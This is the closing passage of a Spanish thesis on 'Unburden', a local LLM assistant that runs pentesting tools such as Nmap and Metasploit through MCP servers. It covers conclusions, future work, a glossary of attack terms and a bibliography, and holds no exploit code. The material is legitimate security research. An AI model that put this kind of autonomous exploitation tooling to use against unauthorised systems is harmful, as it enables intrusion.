


Figura 6.17: Petición generación de informe de pentesting

En este proceso la aplicación borra el contexto que tenía al **LLM**, ya que puede contener información de otras actividades, y carga únicamente en el contexto las acciones realizadas en el chat que se encuentra el usuario. Una vez el **LLM** sea conocedor de estas acciones, se le pide que genere el informe con una serie de instrucciones internas.




Figura 6.18: Informe de pentesting generado

6.9 Importación de servidor MCP por parte del usuario

En la siguiente demostración se mostrará cómo es posible importar cualquier servidor MCP para que sea utilizado por Unburden; para ello importaremos uno de los servidores existentes, cambiándole el nombre, y se mostrará como el sistema lo detecta y lista las herramientas que contiene.

El primer paso será pulsar en el botón **[MCP+]** para desplegar el panel de importación.




Figura 6.19: Importación servidor MCP

Una vez introducido el JSON del servidor pulsamos **[IMPORT MCPs]** y ya tendríamos todas las nuevas herramientas disponibles.




Figura 6.20: Confirmación de importación de servidor MCP

En la siguiente imagen visualizamos el estado del servidor y sus herramientas, comprobando que la importación ha sido un éxito.




Figura 6.21: Herramientas de servidor MCP importado

Conclusiones

TRAS el desarrollo de Unburden, se ha comprobado que es viable combinar un [LLM](#) [2, 3] ejecutado en local con herramientas de [pentesting](#) [1] mediante el protocolo [MCP](#) [7]. El resultado es un asistente capaz de traducir peticiones en lenguaje natural a la ejecución directa de herramientas, orquestadas por el [LLM](#) (Qwen3:14b) [29], reduciendo la carga de tareas repetitivas y manteniendo la privacidad de los datos al no depender de servicios en la nube.

A nivel de objetivos, se ha implementado un cliente [MCP](#) dinámico y un conjunto de servidores que exponen herramientas de reconocimiento y explotación (Nmap [33], Metasploit [34], [OSINT](#) y distintas utilidades de red). También se ha desarrollado una interfaz web para gestionar servidores [MCP](#) e interactuar con el sistema mediante un chat. La demostración mostrada en el capítulo 6 confirma que Unburden puede seguir de forma coherente distintas fases de un [pentesting](#), como el descubrimiento de hosts, el escaneo de puertos, la identificación de un vector de ataque y la ejecución de un [exploit](#), además de registrar la actividad realizada para generar un informe de la sesión.

El proyecto también pone de manifiesto una serie de limitaciones propias de este enfoque. La toma de decisiones queda delegada en el modelo, por lo que el usuario debe confiar en él si desea delegar completamente una tarea sin supervisión humana. Esto se debe a que el [LLM](#) no es determinista, aunque este aspecto es muy probable que irá mejorando a medida que evolucionen los modelos. Además, las herramientas a las que puede acceder el sistema dependen de la existencia de servidores [MCP](#), ya sea proporcionados por sus desarrolladores, por la comunidad o implementados por el propio usuario. Por estos motivos, Unburden debe entenderse como un apoyo y no como un sustituto del pentester, lo cual nunca fue su intención.

En conclusión, este trabajo demuestra que la orquestación de herramientas de [pentesting](#) a través de [MCP](#) puede integrarse de forma práctica en un flujo de trabajo real. Unburden constituye una base sólida sobre la que construir versiones más completas, incorporando nuevas capacidades sin comprometer su ejecución en local y el control por parte del usuario.

Trabajo Futuro

AUNQUE Unburden cumple los objetivos planteados para este trabajo, existen diferentes áreas de mejora en las que el proyecto puede crecer. A continuación se resumen algunos desarrollos futuros que permitirían ampliar las funcionalidades del sistema:

- **Ampliación de servidores MCP:** Incorporar nuevas herramientas que extiendan las capacidades del sistema (por ejemplo, Burp Suite [55] o SQLMap [56]).
- **Ejecución asíncrona y arquitectura multi-agente:** Separar reconocimiento, explotación y documentación en agentes especializados, permitiendo tareas en paralelo, lo que reduciría tiempos de espera.
- **Contexto único por chat:** Implementar la separación del contexto global, permitiendo a cada conversación guardada disponer de un único y propio contexto.
- **Mejora del sistema de informes:** Plantillas personalizables, exportación a PDF e incorporación automática de evidencias (salidas de herramientas, capturas y logs).
- **Soporte para diferentes modelos desde interfaz:** Permitiría a Unburden poder ejecutarse en muchos más dispositivos, ya que el modelo utilizado requiere de un sistema potente.
- **Empaquetación y despliegue:** Simplificar el sistema de despliegue, empaquetando la plataforma en un contenedor o en un archivo ejecutable.
- **Sandboxing:** Aislar la ejecución de las herramientas invocadas por el servidor MCP en contenedores temporales, protegiendo así al host de posibles ejecuciones maliciosas o fallos de las herramientas.
- **Túneles:** La incorporación de túneles permitiría que el sistema pueda desplegarse en un servidor local o en su propia nube, de modo que el usuario no tendría la necesidad de

llevar siempre su equipo potente. Esto se debe a que Unburden debe estar en la misma red que la máquina objetivo.

Apéndices

Lista de acrónimos

- API** Application Programming Interface. 9, 32
- CPU** Central Processing Unit. 13
- CSS** Cascading Style Sheets. 43
- GPU** Graphics Processing Unit. 6, 13, 33
- HTTP** HyperText Transfer Protocol. 2, 18, 28
- IA** Inteligencia Artificial. 6
- INCIBE** Instituto Nacional de Ciberseguridad. 5
- IP** Internet Protocol. 26, 59
- JSON** JavaScript Object Notation. 9, 18, 24
- LLM** Large Language Model. 1, 7, 12, 17, 24, 57, 68
- LSP** Language Server Protocol. 8
- MCP** Model Context Protocol. 4, 7, 15, 17, 24, 59, 68, 69
- NIST** National Institute of Standards and Technology. 4
- NSE** Nmap Scripting Engine. 25
- OSINT** Open Source Intelligence. 20, 26, 68
- OSSTMM** Open Source Security Testing Methodology Manual. 4

PTES Penetration Testing Execution Standard. [4](#)

RAM Random Access Memory. [12](#)

REST Representational State Transfer. [18](#), [32](#)

RPC Remote Procedure Call. [9](#), [18](#), [24](#)

SMB Server Message Block. [57](#), [61](#)

SSE Server-Sent Events. [2](#), [18](#), [25](#)

STDIO Standard Input/Output. [2](#), [18](#), [25](#)

TTL Time To Live. [53](#)

VRAM Video Random Access Memory. [13](#)

Glosario

backend Parte del servidor de una aplicación que gestiona la lógica de negocio, base de datos y procesamiento de datos, invisible al usuario. [18](#), [24](#), [58](#)

contenedor Unidad estandarizada de software que empaqueta el código y todas sus dependencias para que la aplicación se ejecute de forma rápida y fiable en cualquier entorno informático. [9](#)

endpoint Punto final de comunicación en una API o red, como una URL específica donde un servicio recibe peticiones. [19](#), [41](#)

exploit Fragmento de software, secuencia de comandos o datos diseñado para aprovechar una vulnerabilidad de seguridad en un sistema. [20](#), [25](#), [57](#), [68](#)

framework Entorno de trabajo o marco de referencia que proporciona una estructura base y herramientas para facilitar el desarrollo de software. [9](#), [19](#), [25](#)

frontend Parte de un sistema software con la que interactúa directamente el usuario (interfaz visual). [18](#), [24](#), [58](#)

listener Componente o proceso que espera a recibir conexiones entrantes en un puerto específico (común en reverse shells). [20](#), [25](#)

Meterpreter Payload avanzado desarrollado por Rapid7 para el framework Metasploit que proporciona una sesión interactiva en memoria en el sistema comprometido, permitiendo realizar acciones de post-explotación como migración de procesos, escalada de privilegios y captura de pantallas. [63](#)

msfrpcd Servicio que permite controlar el framework Metasploit desde una interfaz remota. [24](#)

- payload** Parte del código de un exploit que se ejecuta en el sistema objetivo una vez que se ha aprovechado la vulnerabilidad (ej. una shell). [20](#), [25](#), [63](#)
- pentesting** Ciberataque simulado y autorizado a un sistema informático con el objetivo de evaluar su seguridad, encontrar vulnerabilidades y puntos débiles. [1](#), [4](#), [12](#), [17](#), [23](#), [57](#), [68](#)
- prompt** Texto de entrada que se proporciona a un modelo de lenguaje para guiar su respuesta o instrucción. [9](#), [40](#)
- reverse shell** Técnica en la que la máquina objetivo se comunica con la máquina del atacante, estableciendo una conexión que permite el control remoto (útil cuando el objetivo está detrás de un firewall). [41](#)
- script** Archivo que contiene un conjunto de instrucciones de programación interpretadas, utilizado para automatizar tareas. [24](#)
- scripting** Técnica de escritura de guiones o scripts para automatizar tareas. [5](#)
- shell** Interfaz de usuario que permite acceder a los servicios del sistema operativo, generalmente mediante línea de comandos. [17](#), [24](#), [63](#)
- SQL Injection** Técnica de ataque (inyección SQL) que aprovecha vulnerabilidades en la validación de entradas para insertar código SQL malicioso y manipular la base de datos de una aplicación. [5](#)
- token** En el contexto de LLMs, es la unidad básica de texto (palabra, carácter o subpalabra) que el modelo procesa y genera. [33](#)
- type hint** Sintaxis introducida en Python 3.5 que permite declarar explícitamente el tipo de dato esperado en variables, argumentos y valores de retorno. Aunque el intérprete de Python los ignora en tiempo de ejecución (no fuerzan el tipo), son fundamentales para el análisis estático, el autocompletado en IDEs y la validación de datos en frameworks modernos como FastAPI. [30](#)
- vulnerabilidad** Debilidad, fallo o error de diseño en un sistema informático que puede ser aprovechado por un atacante para comprometer la seguridad del sistema. [4](#), [25](#), [57](#)

Bibliografía

- [1] INCIBE, “¿qué es el pentesting?” s.f. [En línea]. Disponible en: <https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas>
- [2] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, L. Kaiser, and I. Polosukhin, “Attention is all you need,” *CoRR*, vol. abs/1706.03762, 2017. [En línea]. Disponible en: <http://arxiv.org/abs/1706.03762>
- [3] W. X. Zhao, K. Zhou, J. Li, T. Tang, X. Wang, Y. Hou, Y. Min, B. Zhang, J. Zhang, Z. Dong, Y. Du, C. Yang, Y. Chen, Z. Chen, J. Jiang, R. Ren, Y. Li, X. Tang, Z. Liu, P. Liu, J.-Y. Nie, and J.-R. Wen, “A survey of large language models,” *arXiv preprint arXiv:2303.18223*, 2023. [En línea]. Disponible en: <http://arxiv.org/abs/2303.18223>
- [4] Ollama, “Ollama: Get up and running with large language models,” 2025. [En línea]. Disponible en: <https://ollama.com>
- [5] WHATWG, “Html living standard: Server-sent events,” s.f., living Standard. [En línea]. Disponible en: <https://html.spec.whatwg.org/multipage/server-sent-events.html>
- [6] R. T. Fielding and J. Reschke, “Http semantics,” Internet Engineering Task Force (IETF), Tech. Rep. RFC 9110, 2022. [En línea]. Disponible en: <https://www.rfc-editor.org/rfc/rfc9110.html>
- [7] Anthropic, “Introducing the model context protocol,” Nov. 2024. [En línea]. Disponible en: <https://www.anthropic.com/news/model-context-protocol>
- [8] “The penetration testing execution standard,” 2014. [En línea]. Disponible en: <http://www.pentest-standard.org/>
- [9] ISECOM, *Open Source Security Testing Methodology Manual (OSSTMM)*, Institute for Security and Open Methodologies, 2010. [En línea]. Disponible en: <https://www.isecom.org/OSSTMM.3.pdf>

- [10] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh, “Technical guide to information security testing and assessment,” National Institute of Standards and Technology, Tech. Rep. Special Publication 800-115, 2008. [En línea]. Disponible en: <https://csrc.nist.gov/publications/detail/sp/800-115/final>
- [11] Tenable, Inc., “Nessus vulnerability scanner,” s.f. [En línea]. Disponible en: <https://www.tenable.com/products/nessus>
- [12] J. McCarthy, M. L. Minsky, N. Rochester, and C. E. Shannon, “A proposal for the dartmouth summer research project on artificial intelligence,” 1955. [En línea]. Disponible en: <http://jmc.stanford.edu/articles/dartmouth/dartmouth.pdf>
- [13] A. Newell and H. A. Simon, “The logic theory machine—a complex information processing system,” *IRE Transactions on Information Theory*, vol. 2, no. 3, pp. 61–79, 1956.
- [14] A. L. Samuel, “Some studies in machine learning using the game of checkers,” *IBM Journal of Research and Development*, vol. 3, no. 3, pp. 210–229, 1959.
- [15] A. Krizhevsky, I. Sutskever, and G. E. Hinton, “Imagenet classification with deep convolutional neural networks,” in *Advances in Neural Information Processing Systems*, vol. 25, 2012.
- [16] Microsoft, “Language server protocol specification,” 2022. [En línea]. Disponible en: <https://microsoft.github.io/language-server-protocol/specifications/lsp/3.17/specification/>
- [17] JSON-RPC Working Group, “Json-rpc 2.0 specification,” 2010. [En línea]. Disponible en: <https://www.jsonrpc.org/specification>
- [18] G. Deng, Y. Liu, V. Mayoral-Vilches, P. Liu, Y. Li, Y. Xu, T. Zhang, Y. Liu, M. Pinzger, and S. Rass, “Pentestgpt: Evaluating and harnessing large language models for automated penetration testing,” in *33rd USENIX Security Symposium (USENIX Security 24)*. Philadelphia, PA: USENIX Association, 2024, pp. 847–864. [En línea]. Disponible en: <https://www.usenix.org/conference/usenixsecurity24/presentation/deng>
- [19] Alias Robotics, “Cai: An open, bug bounty-ready cybersecurity ai,” 2024. [En línea]. Disponible en: <https://github.com/aliasrobotics/cai>
- [20] hisxo, “Reconaizer: Burp suite extension for reconnaissance with gpt,” 2023. [En línea]. Disponible en: <https://github.com/hisxo/ReconAIzer>
- [21] aress31, “Burpgpt: Gpt-powered burp suite extension,” 2023. [En línea]. Disponible en: <https://github.com/are331/burpgpt>

- [22] Horizon3.ai, “Nodezero,” s.f. [En línea]. Disponible en: <https://www.horizon3.ai/nodezero/>
- [23] Aikido, “Aikido,” s.f. [En línea]. Disponible en: <https://www.aikido.dev/>
- [24] RidgeBot, “Ridgebot,” s.f. [En línea]. Disponible en: <https://ridgebot.com/>
- [25] Anthropic, “Disrupting the first reported ai-orchestrated cyber-espionage campaign,” Anthropic, Tech. Rep., Nov. 2025. [En línea]. Disponible en: <https://assets.anthropic.com/m/ec212e6566a0d47/original/Disrupting-the-first-reported-AI-orchestrated-cyber-espionage-campaign.pdf>
- [26] R. S. Pressman and B. R. Maxim, *Software Engineering: A Practitioner’s Approach*, 9th ed. McGraw-Hill Education, 2019.
- [27] OffSec, “Kali linux: Penetration testing and ethical hacking linux distribution,” 2024. [En línea]. Disponible en: <https://www.kali.org/>
- [28] Microsoft, “Visual studio code,” 2024. [En línea]. Disponible en: <https://code.visualstudio.com/>
- [29] Alibaba Cloud, “Qwen: A comprehensive language model series,” 2023. [En línea]. Disponible en: <https://github.com/QwenLM/Qwen>
- [30] Oracle, “Oracle vm virtualbox,” 2024. [En línea]. Disponible en: <https://www.virtualbox.org/>
- [31] Obsidian.md, “Obsidian,” 2024. [En línea]. Disponible en: <https://obsidian.md/>
- [32] Digital Science, “Overleaf,” 2024. [En línea]. Disponible en: <https://www.overleaf.com/>
- [33] G. Lyon, “Nmap security scanner,” 2024. [En línea]. Disponible en: <https://nmap.org/>
- [34] Rapid7, “Metasploit framework,” 2024. [En línea]. Disponible en: <https://www.metasploit.com/>
- [35] Software Freedom Conservancy, “Git,” 2024. [En línea]. Disponible en: <https://git-scm.com/>
- [36] GitHub, Inc., “Github,” 2024. [En línea]. Disponible en: <https://github.com/>
- [37] LibreWolf Community, “Librewolf browser,” 2024. [En línea]. Disponible en: <https://librewolf.net/>

- [38] Python Software Foundation, “Python programming language,” 2024. [En línea]. Disponible en: <https://www.python.org/>
- [39] OpenJS Foundation, “Node.js,” 2024. [En línea]. Disponible en: <https://nodejs.org/>
- [40] Meta, “React: The library for web and native user interfaces,” 2024. [En línea]. Disponible en: <https://react.dev/>
- [41] Microsoft, “Typescript: Javascript with syntax for types,” 2012. [En línea]. Disponible en: <https://www.typescriptlang.org/>
- [42] E. You, “Vite: Next generation frontend tooling,” 2020. [En línea]. Disponible en: <https://vitejs.dev/>
- [43] A. Wathan, “Tailwind css,” 2017. [En línea]. Disponible en: <https://tailwindcss.com/>
- [44] S. Ramírez, “Fastapi,” 2018. [En línea]. Disponible en: <https://fastapi.tiangolo.com/>
- [45] Encode, “Uvicorn: An asgi web server,” 2024. [En línea]. Disponible en: <https://www.uvicorn.org/>
- [46] J. Liu, “Llamaindex: Data framework for llm applications,” 2023. [En línea]. Disponible en: <https://www.llamaindex.ai/>
- [47] J. Lowin, “Fastmcp: A python framework for building mcp servers,” 2024. [En línea]. Disponible en: <https://github.com/jlowin/fastmcp>
- [48] D. McInerney, “Pymetasploit3: A full-fledged python rpc library for metasploit,” 2024. [En línea]. Disponible en: <https://github.com/DanMcInerney/pymetasploit3>
- [49] GH05TCREW, “Metasploitmcp: Mcp server for metasploit integration,” 2024. [En línea]. Disponible en: <https://github.com/GH05TCREW/MetasploitMCP>
- [50] remarkjs, “react-markdown: Markdown component for react,” 2024. [En línea]. Disponible en: <https://github.com/remarkjs/react-markdown>
- [51] N. Marriott, “tmux: Terminal multiplexer,” 2024. [En línea]. Disponible en: <https://github.com/tmux/tmux>
- [52] OpenBSD, “Netcat: The swiss army knife of networking,” 2004. [En línea]. Disponible en: <https://nc110.sourceforge.io/>
- [53] Microsoft, “Windows server 2008,” 2008. [En línea]. Disponible en: <https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2008>

- [54] MITRE, “Cve-2017-0144: Smbv1 remote code execution vulnerability (eternalblue),” 2017. [En línea]. Disponible en: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144>
- [55] PortSwigger Ltd, “Burp suite,” 2024. [En línea]. Disponible en: <https://portswigger.net/burp>
- [56] B. D. A. G. and M. Stampar, “sqlmap: Automatic sql injection and database takeover tool,” s. f. [En línea]. Disponible en: <https://sqlmap.org/>